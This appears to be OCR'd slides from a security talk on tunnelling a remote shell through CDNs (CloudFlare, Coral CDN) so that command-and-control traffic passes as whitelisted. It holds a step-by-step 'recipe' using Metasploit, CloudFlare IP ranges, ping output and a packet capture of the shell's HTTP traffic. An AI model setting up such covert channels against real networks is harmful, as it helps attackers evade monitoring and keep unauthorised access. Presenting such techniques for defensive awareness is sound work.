- DNS resolves query to a CDN IP
- CDN knows Origin Server real IP
- Shell talks with CDN
- CDN talks with Origin Sever (Kali)


- Game on !

Shell over CDN

Using CDN features In our favor

- CDN hides origin server ? We are the origin …
- Multiple POP of CDN;

  Different geo-location resolves to different IP …
- IP is white-listed by best practices !
- IPv6 ! IPv6 !



CloudFlare IP Ranges

Some applications or host providers might find it handy to know about CloudFlare's IPs. This page is intended to be the definitive source of CloudFlare's current IP ranges.

IPv4

199.27.128.0/21
173.245.48.0/20
103.21.244.0/22
103.22.200.0/22
103.31.4.0/22
141.101.64.0/18
108.162.192.0/18
190.93.240.0/20
188.114.96.0/20
197.234.240.0/22
198.41.128.0/17
162.158.0.0/15
104.16.0.0/12

Also available as a IPv4 text list.

IPv6

2400:cb00::/32
2606:4700::/32
2803:f800::/32
2405:b500::/32
2405:8100::/32

Also available as a IPv6 text list.

Recipe: Shell over CDN

Ingredients:

- Domain X1
- CDN account X1 (Free)
- Server X1 (Kali EC2 is great)

irections:


1. Register your domain with the registrar
2. Change registrar’s DNS to CDN DNS
3. Add an A record to CDN, pointing to your server
4. Setup the server. Metasploit is good enough
5. Setup the client. Metasploit is good enough
6. **Replace IPs with FQDN of your domain at setup**
7. PROFIT

Serves:

From:

Shell over CDN

- Great way to exploit CDN features
- Escape as while-listed
- Easy setup



Recipe: *Shell over CDN*

Ingredients:

- Domain X1
- CDN account X1 (Free)
- Server X1 (Kali EC2 is great)

irections:

1. Register your domain with the registrar
2. Change registrar's DNS to CDN DNS
3. Add an A record to CDN, pointing to your server
4. Setup the server. Metasploit is good enough
5. Setup the client. Metasploit is good enough
6. **Replace IPs with FQDN of your domain at setup**
7. PROFIT

Serves:

From:


Wait ! There’s more !

Coral CDN

www.coralcdn.org


Coral CDN

- Free and open CDN
- Based on peer-to-peer
- Nodes are caching the traffic like a CDN POP
- Usage : add “nyud.net” to URL



```
C:\>ping -n 1 www.iec.co.il

Pinging www.iec.co.il [138.134.102.25] with 32 bytes of data:
Request timed out.

C:\>ping -n 1 www.iec.co.il.nyud.net

Pinging http.12.11.10.nyucd.net [128.112.139.42] with 32 bytes of data:
Reply from 128.112.139.42: bytes=32 time=195ms TTL=50

C:\>ping -n 1 www.iec.co.il.nyud.net

Pinging http.12.11.10.nyucd.net [128.59.20.227] with 32 bytes of data:
Reply from 128.59.20.227: bytes=32 time=209ms TTL=51

C:\>ping -n 1 www.iec.co.il.nyud.net

Pinging http.12.11.10.nyucd.net [142.150.238.12] with 32 bytes of data:
Reply from 142.150.238.12: bytes=32 time=401ms TTL=52

C:\>ping -n 1 www.iec.co.il.nyud.net

Pinging http.12.11.10.nyucd.net [142.103.2.2] with 32 bytes of data:
Reply from 142.103.2.2: bytes=32 time=220ms TTL=47
```

Coral CDN




Guess what’s next… ?

Shell Over Coral CDN !

Demo

Shell over Coral CDN




Filter: http

```
No.  Time           Source           Destination      Protocol Length Info
  11 0.541926000    192.168.242.128  204.8.155.226    HTTP       157 GET /ZX1y HTTP/1.1
 894 4.235209000    204.8.155.226    192.168.242.128  HTTP      1335 HTTP/1.1 200 OK  (application/octet-stream)
 903 4.612725000    192.168.242.128  141.213.4.201    HTTP       231 POST /D0zt_cTQZ2B6lIwX78RMe/ HTTP/1.1
 926 34.319349000   192.168.242.128  141.213.4.201    HTTP       231 POST /D0zt_cTQZ2B6lIwX78RMe/ HTTP/1.1
 930 34.513829000   141.213.4.201    192.168.242.128  HTTP        60 HTTP/1.0 405  (text/html)
 961 108.448401000  192.168.242.128  141.213.4.201    HTTP       231 POST /D0zt_cTQZ2B6lIwX78RMe/ HTTP/1.1
 965 108.655256000  141.213.4.201    192.168.242.128  HTTP        60 HTTP/1.0 405  (text/html)
 972 123.111876000  192.168.242.128  141.213.4.201    HTTP       231 POST /D0zt_cTQZ2B6lIwX78RMe/ HTTP/1.1
 976 123.306828000  141.213.4.201    192.168.242.128  HTTP        60 HTTP/1.0 405  (text/html)
```

```
⊞ Frame 930: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: Vmware_fa:c9:d9 (00:50:56:fa:c9:d9), Dst: Vmware_f4:22:c2 (00:0c:29:f4:22:c2)
⊞ Internet Protocol Version 4, Src: 141.213.4.201 (141.213.4.201), Dst: 192.168.242.128 (192.168.242.128)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 49192 (49192), Seq: 371, Ack: 178, Len: 0
⊞ [2 Reassembled TCP Segments (370 bytes): #928(370), #930(0)]
⊞ Hypertext Transfer Protocol
⊞ Line-based text data: text/html
```

```
00a0  68 65 61 64 3e 0a 3c 74  69 74 6c 65 3e 34 30 35   head>.<t itle>405
00b0  20 4d 65 74 68 6f 64 20  4e 6f 74 20 41 6c 6c 6f    Method  Not Allo
00c0  77 65 64 3c 2f 74 69 74  6c 65 3e 0a 3c 2f 68 65   wed</tit le>.</he
00d0  61 64 3e 0a 3c 62 6f 64  79 3e 0a 3c 68 31 3e 45   ad>.<bod y>.<h1>E
00e0  72 72 6f 72 3a 20 34 30  35 20 4d 65 74 68 6f 64   rror: 40 5 Method
00f0  20 4e 6f 74 20 41 6c 6c  6f 77 65 64 3c 2f 68 31    Not All owed</h1
```

Shell over Coral CDN



```
POST /D0zt_cTQZ2B6lIwX78RMe/ HTTP/1.1
